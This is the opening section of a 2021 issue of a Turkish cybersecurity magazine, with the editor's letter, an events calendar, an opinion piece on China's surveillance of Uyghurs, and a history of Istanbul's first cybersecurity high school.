TÜRKİYE'NİN İLK ve TEK BASILI HACKER DERGİSİ

ARKA KAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

2 ayda bir yayımlanır • 12. SAYI - 2021

"Saraylarda süremem, dağlarda sürdüğümü;
Bin Cihana değişmem, şu öksüz Türklüğümü."
Nihal Atsız

#DoğuTürkistanYalnızDeğildir

KÜNYE

YIL: 2 Sayı: 12 - ISSN: 2618-6373

www.arkakapidergi.com

2 ayda bir yayımlanır.

Merkez: Yakuplu Mah. Hürriyet Blv.
Skyport Plaza Kat: D:64-65
Beylikdüzü - İstanbul

Genel Yayın Yönetmeni: Ziyahan Albeniz

Editör: Şahin Solmaz
editor@arkakapidergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz
ziyahan@arkakapidergi.com

Grafik Tasarım: Özgür Yurttaş

Düzelti: Huriye Özdemir

Yayın Koordinatörü: Oğuz Aydınyılmaz

Hukuk Müşaviri: Avukat Mehmet Pehlivan
Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Nuri Çilengir, Doğukan Turan
Web: www.arkakapidergi.com
Twitter.com/arkakapidergi
abone@arkakapidergi.com
editor@arkakapidergi.com
etkinlik@arkakapidergi.com

Baskı: Repar Tasarım Matbaa, Yenibosna Merkez Mah.
Cemal Ulusoy Cad. No: 43 Bahçelievler/İstanbul
Sertifika no: 40675

Editörden

Dostlar merhaba!

Öncelikle herkesin yeni yılını tebrik eder, esenlikler dilerim. Umarım sağlık, huzur dolu, güzel bir yıl olur.

İstemsizce arayı biraz açtık ama gönüller bir olsun diyelim. Zira pandemi malumunuz. Ayrıca Covid öncesi derginin, yayın ve dağıtım süreci ile ilgili bir yenilenme sürecine girmiş olması ve bu süreç devam ederken üzerine Covid'in gelmesi ile birlikte 11. sayıyı yalnızca dijital formatta yayımlamıştık. 12. sayı olan bu sayıyı ise, yayın ve dağıtım tarafındaki değişikliklerin tamamlanması ile birlikte hem basılı hem de dijital olarak okuyor olacaksınız. Bildiğiniz üzere derginin üretim macerasına Abaküs Kitap ile birlikte başlamıştık. İlk günden bugüne kadar pek kıymetli emekleri, destekleri ve işbirlikleri için sizlerin huzurunda da kendilerine can-ı gönülden teşekkürü ederiz.

Derginin ilk gününden bugüne kadar, sahne önünde - sahne arkasında, derginin süreçlerinde emeği geçen tüm dostlara teşekkürü bir borç biliriz.

...

Gündemde sıcaklığını koruyan iki konu var. Birincisi, 4 Ocak'ta, Londra Merkez Ceza Mahkemesi'nde duruşması olan Assange'ın ABD'ye iade talebini mahkeme, intihar riski gördüğü için reddetti. Duruşmanın ardından Assange son bir yıldır tutuklu olduğu cezaevi olan, Belmarsh'a gönderildi. Avukatları ise kefalet karşılığında serbest bırakılması talebinde bulunacaklarını açıkladılar.

İkincisi ise WhatsApp'ın geçen hafta tüm kullanıcılarına gönderdiği yeni kullanıcı sözleşmesi hadisesi. WhatsApp kullanıcılarından topladığı bu verileri Facebook ve ilgili diğer 3. şirketlerle paylaşmak için yenilediği sözleşmenin kabul edilmemesi durumunda, 8 Şubat'ta kabul etmeyen kullanıcıların hesaplarını sileceğini bildirdi. Kamuoyunda ilginç bir şekilde büyük yankı uyandıran bu bildiri sonrası kullanıcıların büyük bir çoğunluğu Telegram'ı ve kalanlar ise Signal'i tercih etti. Ülkemizde ise bu iki uygulamanın yanı sıra Turkcell'in anlık mesajlaşma uygulaması BiP de tercih edilen uygulamalar arasında yerini aldı. Tabii bu bildirinin yayımlanması ile birlikte, WhatsApp'ın hangi verileri topladığı, işlediği ve paylaşacak olduğu, hangi mesajlaşma uygulamasının daha güvenli olduğu gibi sorular sıkça soruldu. Bizler de naçizane üzerimize düşeni yaptık ve konuyu yorumladığımız bir blog makalesi yayımladık. Bildirinin üstünden çok geçmedi ki WhatsApp yaklaşık 25 Milyon kullanıcı kaybetti ve böyle bir kayıp öngörülmemiş olacak ki bu durumun ardından WhatsApp ilgili güncellemeleri Mayıs ayına kadar ertelediğini bildirdi.

...

Gelelim 12. sayıya: ön kapakta Çin'in Uygur Türklerine yönelik yıllardır bitmeyen zulmüne dikkat çekmek, teknik hadiselerin dışındaki insani bu hadise için, bir nebze de olsa farkındalık kazandırmak için bu temayı kullandık. Çin zulmü hem siber dünyada hem de gerçek dünyada aklımız ve yüreğimizin tüm olanakları ile mahkum edilmelidir.

Arka kapağı ise BioNTech yöneticileri olan Dr. Özlem Türeci ile Prof. Dr. Uğur Şahin'e ayırdık. Gururumuz olan kıymetli hocalarımızı çalışmaları ve başarıları için tebrik etmek istedik!

Dergi içeri ise yine dopdolu! Önceki sayılardan yazı dizileri devam ediyor, çok güzel yeni yazılar ve çok kıymetli yeni yazar arkadaşlarımız var, onlara da sefa geldiniz diyelim.

Hepinize keyifli okumalar dilerim, kalın sağlıcakla.

Güvenli günler!

Şahin Solmaz - editor@arkakapidergi.com

İÇİNDEKİLER

Ocak – Şubat 2021 Siber Güvenlik & Bilişim Etkinlikleri

Trendyol Mobile Day

16 Ocak 2021 | Çevrim içi, 10:00-14:45

Trendyol Mobile Day ile yazılım geliştirme, Unit ve UI test, CI/CD gibi konulardaki deneyimleri paylaşılacağı bu dijital etkinlik, 16 Ocak Cumartesi günü 2 paralel oturumdan oluşacak olup 10:00 ile 15:00 arasında gerçekleşecektir.

Bilgi: https://bit.ly/2MG2ky6

HackerConf 2021

20 Ocak 2021 | Çevrim İçi, 09:59

Mehmet İnce'nin moderatörlüğünde yayımlanacak olan HackerConf'un bu yıl ikincisi düzenlenecektir. Geçmiş yayınlara aynı Twitch kanalı üzerinden erişebilirsiniz.

Bilgi: https://twitch.tv/mdisec

e-Ticaret ve Ödeme Sistemleri 2021

20 Ocak 2021 | Çevrim içi, 14:00

Pandemi sırasında en çok gelişen sistemlerden birisi de e-ticaret sistemleri oldu. e-Ticaret sistemlerinin gelişmesi ile birlikte Blockchain ve Bitcoin gibi farklı ödeme sistemleri de gelişti. Ödeme sistemleri alanında tüm bu gelişmelere uyum sağlayıp dönüşmek yüksek dijital performansı ve dijital olgunluğu da beraberinde getiriyor.

Bilgi: https://bit.ly/3brFVyW

HPE Synergy

20 Ocak 2021 | Çevrim içi, 10:00

Bu etkinlikte; tek bir altyapı içinde geleneksel uygulamalar için stabilite ve güvenilirliğin yanı sıra, yeni web uygulamaları ve bulut tabanlı uygulamalar için hız ve esneklik sağlayan HPE Synergy platformunu tanıtılacaktır. Etkinlik sonunda 500TL değerinde amazon.com.tr hediye çeki çekilişi yapılacaktır.

Bilgi: https://etkinlik.cozumpark.com

Robotik Süreç Otomasyonu 2021

04 Şubat 2021 | Çevrim içi 14:00

Son dönemde yaygınlaşma hızı artan ve özellikle salgınla beraber önemi vurgulanan Robotik Süreç Otomasyonu (Robotic Process Automation – RPA), kendini tekrarlayan iş süreçlerinde kullanılarak, kurumlara önemli oranda verimlilik, performans ve maliyet avantajı sağlıyor. Bu etkinlik, RPA teknolojilerinin rutin iş süreçlerinin kesintisiz ve hatasız olarak gerçekleştirilmesi konusunda gerçekleştirilecektir.

Bilgi: bilisimzirvesi.com.tr/BZ/rpa

DOTNET KONFERANSI 2021

20-21 Şubat 2021 | Çevrim içi

Devnot tarafından organize edilen ve Türkiy'nin en büyük .NET yazılım geliştirici etkinliği olan Dotnet Konferansı 3. kez düzenleniyor. Güncel ve popüler konularla ilgili sunumlar ve workshoplarla bu etkinlikte yer alacak.

Bilgi: https://bit.ly/2MJmzeh

IT Forum Turkey 2021

10 Mart 2021 | Çevrim içi, 09:00

Dijital inovasyon ve kurumsal girişimcilik, iş modellerinin dijital dönüşümü, 5G teknolojisi, büyük veri ve raporlama, teknoloji ve siber güvenlik gibi zengin konu başlıklarına sahip bu etkinlik 10 Mart'ta gerçekleşecektir.
Not: Etkinlik ücretlidir.

Bilgi: https://itforumturkey.com/kayit-ol

ÇİN'İN SİNCAN'I SON TEKNOLOJİYLE DONATTIĞI ve BÜYÜK VERİDEN YARARLANARAK TÜRK – MÜSLÜMAN HALKI FİŞLEDİĞİ ORTAYA ÇIKTI

Çin'de Doğu Türkistanlı Uygur Türkleri'ne yapılan baskılara ve zulümlere bir yenisi daha eklendi: Büyük veri ve yüz tanıma sistemleri ile Uygur Türkleri tespit edilecek. Sonrası malum, dünyanın özellikle de ülkemizi yönetenlerin kulaklarını kapattıkları büyük zulüm.

Bu konu ile ilgili birkaç makaleden kesitlere göz atalım:

Çin'de Doğu Türkistanlı Uygur Türkleri'ne uygulanan baskılar her geçen gün artıyor. Milyonlarca Doğu Türkistanlı zorla Çin'in değişik bölgelerinde toplama kamplarına götürülüyor ve bir daha kendilerinden haber alınamıyor. Yaşı küçük çocukların ise büyük bir kısmı ailelerinden zorla alınarak sözde 'anaokulları'na yerleştiriliyor. Bunun son örneği ise, Türkiye'ye sığınan ve çocukları Türkiye Cumhuriyeti vatandaşı olan Doğu Türkistanlı Meryem Faruh'un kızlarından bir daha haber alamamasıyla ortaya çıktı. Bu okullarda büyük bir asimilasyon programı yürütülmektedir. Çin hükümetinin hedefi bu okullardaki çocukların kendi kültürleriyle, dinleriyle hatta onların aileleriyle olan bağlarını koparmak. Geriye bıraktıkları tek kimlik ise Çinliler.

Pekin Yönetiminin Çin'in Sincan Bölgesi'ndeki Uygur Türkleri aleyhine yürüttüğü zulüm politikalarına Çin merkezli teknoloji devi Huawei, Uygur Türklerini Çinli yetkililere ihbar eden yüz tanıma sistemi geliştirerek destek oldu. ABD merkezli araştırma kuruluşu IPVM'nin ortaya çıkardığı resmi belge, Huawei ve Megvii şirketlerinin kalabalıktaki kişilerin yaşını, cinsiyetini ve ırkını tek tek tespit edebilen yapay zeka kamera sistemini test ettiğini kanıtladı.

Çin teknoloji şirketi Huawei'nin, yayalar arasında Uygur olanları tespit eden sistemin patentini almak için başvuru yaptığı ortaya çıktı.

ABD merkezli bir araştırma şirketinin BBC ile paylaştığı belge, başvuru yapıldığını doğruladı.

Azınlıkları izlemek için ileri teknoloji sistemleri kuran Pe-

kin'in, Entegre Ortak Operasyonlar Platformu'ndan (IJOP) sızan verilerde sadece Aksu bölgesinde kurulan toplama kampında tutulan 2 bin kişinin listesine ulaşıldı.

Örnek bir veri sınıflandırması şu şekilde:

T. / Kadın *- Kampa gönderilme gerekçesi:*

Platform tarafından "Hassas ülkelerle iletişime geçtiği" belirlendi. Şüpheli, 2017'nin Mart ayında "Hassas ülkedeki" bir telefon numarasından 4 kez arandı.

Çin, sözde 'İslami aşırılık' ve özünde ise etnik ve dini ayrımcılık dolayısıyla, 1 milyondan fazla insanı sözde yeniden eğitime götürüldükleri devasa yeni tesislerde alıkoymakta. Kur'an okumak ve Arapça öğrenmek bu kamplara alınmak için yeterli sebepler.

Sofistike teknolojik sistemlerle donatılan programın "şüpheli" algoritmasına göre şunları yapanlar da kamplara alındı:

- Devletin izni olmadan Kur'an öğrenmek veya çocuklardan birinin Kur'an öğrenmesine izin vermek,
- Devletten habersiz dini vaaz vermek,
- Uzun sakal bırakmak veya peçe takmak,
- Aile planlaması dışında fazla çocuk sahibi olmak,
- Devletin izni olmadan Hacca gitmek,
- Türkiye, Afganistan, Suudi Arabistan, Kırgızistan gibi 'hassas ülkelere' gitmek,
- Doğu Türkistan'ın Aksu dışındaki bölgelerine gitmek,
- Yetkililere haber vermeden adres değiştirmek ve
- Telefonu sık sık değiştirmek.

Haberlerden kesitlere göz attıktan sonra şunu eklemek isteriz ki birçok konuda oldukça "duyarlı" iken, söz konusu Uygur Türkleri olduğunda sessiz kaldık. Bunca olan bitenden sonra yine üç maymunu oynamaya devam mı edeceğiz, yoksa artık tepki gösterebilecek miyiz? Biz en azından elinde kova ile ateşe su taşıyan bir karınca olmak istiyoruz. Gözlerini, kulaklarını kapamış bir aslan değil!

Kaynaklar:

- https://bit.ly/35yGcMI
- https://bit.ly/3i4l1XY
- https://www.youtube.com/watch?v=v7AYyUqrMuQ
- https://bbc.in/3qigOmp

root@teknoparkistanbulmtal:~/Masaüstü# python

01110100_01100011.py

Matematiğin zekadan çok sabır işi olduğunu
biliyor ve uyguluyorsanız,


>_terminalde kod yazmanın yeri başka
diyenlerdenseniz,

oyuncağın nasıl çalıştığını merak edip
içini kurcaladıysanız,

hayal ettiğimiz müddetçe yaşadığımızın
farkında iseniz

**savunma sanayiinin kalbinde, güvenli bir gelecek,
uygulayarak öğrenmek ve üretmek için**

TÜRKİYE'NİN İLK SİBER GÜVENLİK LİSESİNDE YERİNİZ HAZIR.



tekno_ist_mtal

www.teknoparkistanbul.meb.k12.tr

TEKNOPARK İSTANBUL
Mesleki ve Teknik
ANADOLU LİSESİ
GÜVENLİ GELECEK

Varlığımıza güç katan PAYDAŞLARIMIZ

T.C. İSTANBUL VALİLİĞİ
T.C. CUMHURBAŞKANLIĞI SAVUNMA SANAYİİ BAŞKANLIĞI
T.C. CUMHURBAŞKANLIĞI DİJİTAL DÖNÜŞÜM OFİSİ
TÜRKİYE SİBER GÜVENLİK KÜMELENMESİ
İSTANBUL TİCARET ODASI
teknopark istanbul
İSTANBUL ÜNİVERSİTESİ CERRAHPAŞA
İSTANBUL TİCARET ÜNİVERSİTESİ

2015'ten Bugüne
SİBER GÜVENLİK LİSESİNİN ÖYKÜSÜ

Arka Kapı'nın 2018'deki son sayısı, Aralık'ta yayımlanan 5. sayısında sözünü ettiğimiz, Türkiye'nin siber güvenlik alanında faaliyet gösterecek olan ilk lisesi "Teknopark İstanbul Mesleki ve Teknik Anadolu Lisesi" adıyla Teknopark İstanbul'un yerleşkesinde kuruldu. Uzun da olsa bir cümleye sığdırdığım bu yolculuğa, *beş yıllık hayalin ve emeğin tezahürüne* gelin birlikte bakalım.

Cengiz Han'ın, "Sakın bir çiviyi küçümseme. Bir çivi bir nalı, nal bir atı, at bir komutanı, komutan bir orduyu, ordu koca bir ülkeyi kurtarır. Ve sakın bir yavruyu küçümseme; o bir gün kaplan olabilir." sözünde olduğu gibi ata öğüdüne kulak verdik, bir çiviyi küçümsemedik ve Gaspıralı'nın dediği gibi yaptık: Elimizden ne geliyorsa işe önce onunla başladık.

2015'te bu yolculuğa çıkmaya niyet ederken gerekçelerimiz şöyleydi:

Üniversitelerimizin lisans ve lisansüstü derecelerinde önemli yer edinen bilişim güvenliği eğitimi, ilköğretim ve ortaöğretim kademelerinde kapsamlı biçimde kendine yer bulamamaktaydı. Mesleki ve teknik liselerimizde bilişim teknolojileri bölümünde bilgi güvenliği konuları farklı ünitelerde ele alınıyorsa da daha çok kimi öğretmenlerimizin kişisel çabalarıyla ders programında işlenmekteydi. Eğitim ve öğretim müfredatımızda bilişim güvenliğine yönelik kapsamlı ve programlı bir içeriğin olmayışı, hizmet içi eğitimlerinde ilgili kursun bulunmayışı söz konusuydu. Yanı sıra henüz ortaokul ve lise dönemlerindeki öğrencilerimizin siber güvenliğe olan ilgileri ve yetenekleri de ortadaydı.

Bu durumdan kendimize vazife çıkararak 2015'te hazırlıklarına başladığımız çalışmaları 2016 yılı Nisan'ında mensubu olduğumuz Halkalı İMKB Mesleki ve Teknik Anadolu Lisesi'nin konferans salonunda uygulamaya başladık.

Hedefimiz, "Siber Güvenlik" dersinin mesleki ve teknik liselerde zorunlu, diğer türdeki liselerde seçmeli olması iken odaklanılmış bir "Siber Güvenlik Lisesi" ise hayalimizdi.

2015 – 2016: İlk Adım:

Bunun için öğrencilerimizin ve öğretmenlerimizin hazırbulunuşluğunu artırmak, siber güvenliğin bilinç düzeyini yaygınlaştırmak adına 2015-2016 eğitim öğretim yılında Halkalı İMKB MTAL'de akademisyen ve sektörden uzmanların katılımıyla siber güvenlik ve sosyal medyanın kullanımı ana başlıklarında konferans dizisiyle başladık. Takip eden 2016-2017 eğitim öğretim yılında ise projeyi Küçükçekmece'de bilişim bölümü olan 9 mesleki ve teknik lisede 9 hafta boyunca uygulayarak 2048 bilişim öğrencisine ulaştık.

Projeyi uyguladığımız ilk dönemin kapanış programında Küçükçekmece Kaymakamı Harun KAYA'nın, *"Dilerim bu proje, bu mütevazi salondan ülkemizin her bir noktasına ulaşır."* sözünün verdiği motivasyon ilk günkü kadar güçlü…

2017: İstanbul İl Millî Eğitim Müdürlüğü:

İki yıllık çalışmalarımızı İl Müdürlüğümüze sunduğumuzda varmak istediğimiz sonuçlar için kalıcı bir eylem planı hazırlama yargısına varıldı. Bu doğrultuda akademisyenler, sektörden uzman kişiler ve branş gözetmeksizin öğretmenlerimizin katılımıyla disiplinlerarası bir uzlaşı hedefledik.

2017 yılında İstanbul İl Millî Eğitim Müdürlüğü Yenilik ve Eğitim Teknolojileri Müdürlüğü bünyesinde çalışmalara başladık. Bilgi Teknolojileri Koordinatörlüğü'ne bağlı olarak Siber Güvenlik Birimi çatısı altında ilk faaliyetimiz olarak 21 Ekim'de GESS Türkiye Eğitim Fuarında eğitim camiasına iki yıldır sürdürdüğümüz projemizi ve vizyonumuzu anlattık.

Bu tarihten itibaren çalıştaylar düzenlemek, öğretmen eğitimleri için siber güvenlik temalı hizmet içi standart eğitim programları hazırlamak, akademik yayınlar üretmek, ilgili kamu kurumları ve sektörle temaslarda bulunmak, ortaokul ve lise öğrencilerine yönelik *Bayrağı Yakala Yarışmaları* (CTF) düzenlemek görevlerini üstlendik.

2018, 2019, 2020: Kronolojik Olarak Faaliyetlerimiz:

- **17-18 Mart 2018:** Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı Çalıştayı
- **10-11-12 Nisan 2018:** Uygulamalı Siber Güvenlik ve Sosyal Medya Eğitimi (Çalıştaya katılan öğretmenlerimize yönelik.)

- **18-19-20 Nisan 2018:** Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı Çalıştayı 2: Program Yazma Süreci
- **14 Mayıs – 6 Haziran 2018 arası:** Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı Dersi Pilot Ders Uygulamaları (İstanbul genelinde 15 farklı türdeki okulda uygulandı.)
- **16 Haziran 2018:** 1. Liseler Arası Bayrağı Yakala Yarışması (CTF)
- **26 Haziran 2018:** Siber Zorba Olma Eğitici Eğitimi (Çalıştaylara katılan öğretmenlerimize yönelik.)
- **2-3 Kasım 2018:** Siber Güvenlik ve Sosyal Medyanın Doğru Kullanımı Çalıştayları: Süreç ve Sonuçlar ile Siber Güvenlik Farkındalığı: Bayrağı Yakala Yarışması (CTF) Örneği Bildiri Sunumları (Fatih Eğitim Teknolojileri Zirvesi)
- **1 Aralık 2018:** Siber Güvenlik Çalışmaları Kapsamında İstanbul Millî Eğitim Müdürlüğü ile Söyleşi (Arka Kapı dergisinin 5. sayısında yayımlanmıştır.)
- **10-11-12 Aralık 2018:** Emniyet Genel Müdürlüğü 5. Uluslararası Siber Suçlarla Mücadele Çalıştayı (Katılımcı olarak yer aldık.)
- **28 Ocak – 2 Şubat 2019 arası:** Temel Seviye Siber Güvenlik Kursu (Dileyen öğretmenlerimize yönelik.)
- **11-15 Şubat 2019 arası:** Temel Seviye Siber Güvenlik Kursu (Dileyen öğretmenlerimize yönelik.)
- **27 Mart 2019:** Üsküdar Üniversitesi Yeni Medya ve Aile Çalıştayı (Katılımcı olarak yer aldık.)
- **22-26 Nisan 2019:** Temel Seviye Siber Güvenlik Kursu (Dileyen öğretmenlerimize yönelik.)
- **30 Nisan 2019:** 2. Ortaokul ve Liseler Arası Bayrağı Yakalama Yarışması (CTF)
- **6 Haziran 2019:** SSB, TSK Siber Savunma Komutanlığı, HAVELSAN ve STM Ziyareti (CTF'te başarılı olan öğrenci ve öğretmenleri ile birlikte.)
- **24-28 Haziran 2019 arası:** İleri Seviye Siber Güvenlik Kursu (İstanbul'da temel seviye kursunu alan öğretmenlerimize yönelik.)
- **10 Temmuz 2019:** Siber Güvenlik ve Bilinçli Sosyal Medya Kullanımı Dersi Pilot Uygulamasına İlişkin Öğretmen Görüşleri (Sürekli Mesleki Eğitim ve Öğretim dergisinde yayımlamıştır.)
- **23-27 Eylül 2019 arası:** İleri Seviye Siber Güvenlik Kursu (Türkiye'de temel seviye kursunu alan öğretmenlerimize yönelik.)
- **28-29 Kasım 2019:** Bir Meslek Alanı Olarak Siber Güvenlik Çalıştayı & İstanbul Valiliği, İstanbul İl Millî Eğitim Müdürlüğü ve İstanbul Üniversitesi-Cerrahpaşa Rektörlüğü arasında İş Birliği Protokolü İmza Töreni
- **17 Ocak 2020:** Sabancı Üniversitesi IBM, ERG ile Mesleki ve Teknik Anadolu Lisesi Öğretmenleri için Siber Güvenlik Eğitimi Çalıştayı (Katılımcı olarak yer aldık.)
- **1 Mart 2020:** "A SWOT Analysis to Raise Awareness About Cyber Security and Proper Use of Social Media: Istanbul Sample [The International Journal of Curriculum and Instruction (IJCI) dergisinde yayımlanmıştır.]"
- **30 Nisan 2020:** İstanbul İl Millî Eğitim Müdürlüğü ve Teknopark İstanbul arasında İş Birliği Protokolü
- **15 Mayıs 2020:** Bakanlık Oluruyla okulumuzun kurulmasına yönelik karar duyuruldu.

ve 2020...
Türkiye'nin ilk siber güvenlik lisesi açıldı!

İstanbul İl Millî Eğitim Müdürlüğümüz ve Teknopark İstanbul arasında 30.04.2020 tarihinde imzalanan iş birliği protokolü kapsamında Millî Eğitim Bakanlığı Mesleki ve Teknik Eğitim Genel Müdürlüğü'nün 15.05.2020 tarihli bakanlık oluru'na göre bünyesinde Anadolu Teknik Programı'nda Bilişim Teknolojileri Ağ İşletmenliği ve Siber Güvenlik dalında eğitim vermek üzere "Teknopark İstanbul Mesleki ve Teknik Anadolu Lisesi" resmîyet kazanarak kuruldu.

Okulumuz 2020-2021 eğitim öğretim yılında öğrenim görecek 30 öğrenciyi LGS puanına göre aldı. Okulumuzda ilk yıl

yabancı dil (İngilizce ve Rusça) ağırlıklı hazırlık programı uygulanmaktadır. Yerleşen öğrencilerimizin 14'ü İstanbul içi, 16'sı ise İstanbul dışından oldu. En düşük başarı yüzdeliği %5,41 iken en yüksek başarı yüzdeliği ise %0,47'dir. Böylece Teknopark İstanbul Mesleki ve Teknik Anadolu Lisemiz, ASELSAN Mesleki ve Teknik Anadolu Lisesi ve İTÜ Mesleki ve Teknik Anadolu Lisesi ile birlikte en başarılı %1'lik dilimden öğrenci alan meslek liseleri arasına katıldı.

Misyonumuz, millî eğitim evrensel öğretim yaklaşımıyla yerel değerlerine bağlı, küresel gelişmeleri takip edebilen, bilişim güvenliğinin sağlanması adına yazılım ve donanım üreticisi olan, "yeni petrol" olarak adlandırılan bilginin önemini kavrayabilmiş, paylaşımcı, disiplinlerarası yetkinliğe sahip girişimci öğrenciler yetiştirmektir.

Vizyonumuz, okulumuzu mesleki ve teknik eğitim çerçevesinde bilişim teknolojileri alanında uluslararası standartlarda faaliyet gösteren, ülkemizin savunma sanayii başta olmak üzere ilgili kurum ve kuruluşlara nitelikli uzman yetiştiren, bilişim güvenliği eğitiminde öncü ve örnek konuma getirmek, sınırları hayal gücümüz kadar geniş olan siber uzayda ülkemizin varlığına güç katmaktır.

Değerli Okur,

2015'te düşlenen ve 2016'da "mütevazı bir salonda" filizlenen öykümüz, süreç içerisinde paydaşlarının bilgi, belge, tecrübe, emek ve hayalleriyle dallanıp budaklandı. Şimdiyse vakit, Türk eğitim sistemimizin vizyon projeleri arasına giren okulumuzda yapılmayanın peşinden gayretle gitmek, öğretmen ve öğrencilerimizle birlikte yeni öyküler yazma vaktidir.

Sevgili Öğrenciler,

Bu öykünün bir parçası olmak ve kendi öykünüzü yazarken hep birlikte işin ucundan tutmak için sizleri aramıza bekliyoruz.

Aday Öğrencilerimize Açık Mektup:
https://cutt.ly/ljzJbHN

https://teknoparkistanbul.meb.k12.tr/icerikler/aday-ogrencilerimize-acik-mektup_9759682.html

Sayın Katılımcılar,

Ülkemizin ilk siber güvenlik lisesinin çalışmalarında katılımcı olarak yer aldınız, projemizin vizyonuna inanarak destekçi oldunuz. Bu okulda eğitim ve öğretim görecek her öğrencimiz adına sizlere teşekkür ediyorum. Eğitim tarihimize bıraktığınız iz büyük. Yolumuz, yolunuz açık olsun.

Kurumlar:

T.C. Cumhurbaşkanlığı Savunma Sanayii Başkanlığı, T.C. Cumhurbaşkanlığı Kurumsal İletişim Başkanlığı, T.C. İstanbul Valiliği, TÜBİTAK, BTK, HAVELSAN, Küçükçekmece Kaymakamlığı, İstanbul İl Emniyet Müdürlüğü Siber Suçlarla Mücadele Şubesi, İstanbul Cumhuriyet Başsavcılığı, Küçükçekmece Belediyesi, Üsküdar Belediyesi, İstanbul Ticaret Odası, İstanbul Sanayii Odası, İstanbul Kalkınma Ajansı.

Üniversiteler:

İstanbul Üniversitesi-Cerrahpaşa, Trakya Üniversitesi, İstanbul Üniversitesi, Millî Savunma Üniversitesi, Boğaziçi Üniversitesi, İstanbul Medeniyet Üniversitesi, İstanbul Teknik Üniversitesi, Marmara Üniversitesi, Yıldız Teknik Üniversitesi, İstanbul Ticaret Üniversitesi, Bahçeşehir Üniversitesi, Sabancı Üniversitesi, Maltepe Üniversitesi.

Dernekler:

Türkiye Bilişim Derneği, Bilişim İnovasyon Derneği, ISACA Chapter Türkiye.

Özel Sektör:

Arka Kapı Dergisi, Arçelik, BT Risk Bilgi Güvenliği, Cisco Türkiye, Crypttech, Cyberage, Gais Security, Ölçsan Teknoloji, Privia Security, Samsung, SecurKEY, Vestel.

Başlı başına bilişim güvenliğine odaklanılmış olarak kurulan lisemiz, bu yönüyle dünyada ikinci olma niteliğini taşımaktadır. Açık kaynaklardan edindiğim bilgiye göre, Güney Kore'de "Hansei Siber Güvenlik Lisesi" (한세사이버보안고등학교) bulunmaktadır. İlerleyen dönemlerde öğrenci değişim programı uygulanabilir ve böylelikle öğrencilerimiz Hansei'de eği-

time gidebilir, Hansei'den de öğrenciler okulumuza eğitime gelebilir. Neden olmasın?

Bir girişimcilik örneği olarak Siber Güvenlik Lisemizin kurulmasında emeği geçenlere okulumuz adına saygılarımı sunarken bilişim teknolojileri ve savunma sanayii alanlarında ülke olarak ivmeyi yakaladığımız bu dönemde, eğitim yönündeki katkımızdan dolayı kendimizi bahtiyar sayarız.

2015'te, *"Siber güvenlik eğitimi lise düzeyinde 'neden olmasın?'"* diye düşündüğümde meslek lisesinden mezuniyetim henüz bir yıl önce olmuştu. Yahya Kemal Beyatlı'nın şu sözünü hiç unutmam: *İnsan, dünyada hayal ettiği müddetçe yaşar.* İşte ben de bir hayalin tezahürünü aktarmaya çalıştığım bu yazıda, ilk gününden siber güvenlik lisesine doğru yolculuğumuzun vardığı noktaya kadar değindim. Bundan sonra bayrak, öğretmen ve öğrencilerimiz başta olmak üzere tüm paydaşlarımızın, kamu kurum ve kuruluşlarıyla birlikte özel sektörün de desteğinde daha yükseğe taşınacaktır.

Burada adını anamayacağım kadar çok kişinin emeğiyle bugün bir lise olarak var olan bu "hayal"in gerçekleşmesinde ilk günden beridir birlikte çalıştığımız, şu an okulumuzun müdürü, aynı zamanda liseden öğretmenim olan Sayın Turan Çinkılıç'a, o gün anlattığım bu "hayal"e inanıp yalnız bırakmadığı için öncelikli olarak teşekkür etmek isterim. Henüz kimse yokken projenin vizyonuna inanıp ilk yılımızda yolumuzu açan Küçükçekmece Kaymakamı Sayın Harun Kaya'ya, projenin kurumsallaşarak MEB bünyesinde müfredata girmesi ve okullaşması doğrultusunda öncülük eden İstanbul İl Millî Eğitim Müdür Yardımcısı Sayın Murat Altınöz'e, okulun kuruluş sürecinde deneyimleriyle ivme ve çeviklik kazandıran İstanbul İl Millî Eğitim Müdür Yardımcısı Sayın Serkan Gür'e ve kendi ifadesiyle "zamanın ruhunu yakalama"mız için mesai mefhumu gözetmeksizin varlığını hissettiren İstanbul İl Millî Eğitim Müdürü Sayın Levent Yazıcı'ya teşekkür eder, saygılarımı sunarım.

Tarihe yazılı bir belge bırakmak adına kaleme aldığım bu yazıya dergide yer vererek desteğini esirgemeyen Arka Kapı ekibine ve zaman ayırıp okuyan sizlere teşekkür ederim.

Güncel gelişmeler için www.teknoparkistanbul.meb.k12.tr ve www.twitter.com/tekno_ist_mtal adreslerini ziyaret edebilirsiniz.

Okulumuzun koridoruna da eklediğimiz bir söz ile bitirmek isterim: *İyi fikirler büyük dağlara benzer; alışık olmayanları ürkütür.* - Cenap Şahabettin

Esenlik ve güvenli günler dilerim.

SÖYLEŞİLERLE SİBER GÜVENLİK UZMANLARINDAN

YENİ BAŞLAYANLAR İÇİN YOL HARİTASI

Siber güvenlik alanına ilgi duyan kişilerce sorulan ve talep edilen bir soru vardır: "Nereden başlamalıyım?". Bu soru muhtemel bir kariyer planına giden ilk adım olabileceği gibi geçici bir heves dahi olabilmektedir. Bu durumun tespit edilmesi, ilginin bilgiye dönüşmesi ve düşüncenin sağlam temellere oturtularak olgunlaşması ise sahada etkin yer alan uzmanların yol göstermesiyle mümkündür. İşte bu amaç ve istekle başlattığımız dizinin üçüncü konuğu Sayın Doç. Dr. Muhammed Ali AYDIN oldu. Kendisine bilgi, öneri ve tecrübelerini paylaştığı için teşekkür eder; okura yarar sağlaması dileğiyle esenlik dilerim.

Peki, Doç. Dr. Muhammed Ali AYDIN kimdir?

Kendisi de meslek liseli olan AYDIN, lisansını İstanbul Üniversitesi'nde Bilgisayar Bilimleri Mühendisliği bölümünde tamamlar. 2001'de lisanstan mezun olduğunda aynı üniversitede araştırma görevlisi olarak çalışmalarına başlar ve o yıl yüksek lisans eğitimi için İstanbul Teknik Üniversitesi'nde Bilgisayar Mühendisliği bölümüne devam eder. 2009 yılında ise İstanbul Üniversitesi'nde Bilgisayar Mühendisliğinden doktora unvanıyla mezun olduktan sonra akademik eğitimini tamamlayarak çalışmalarına yoğunlaşır.

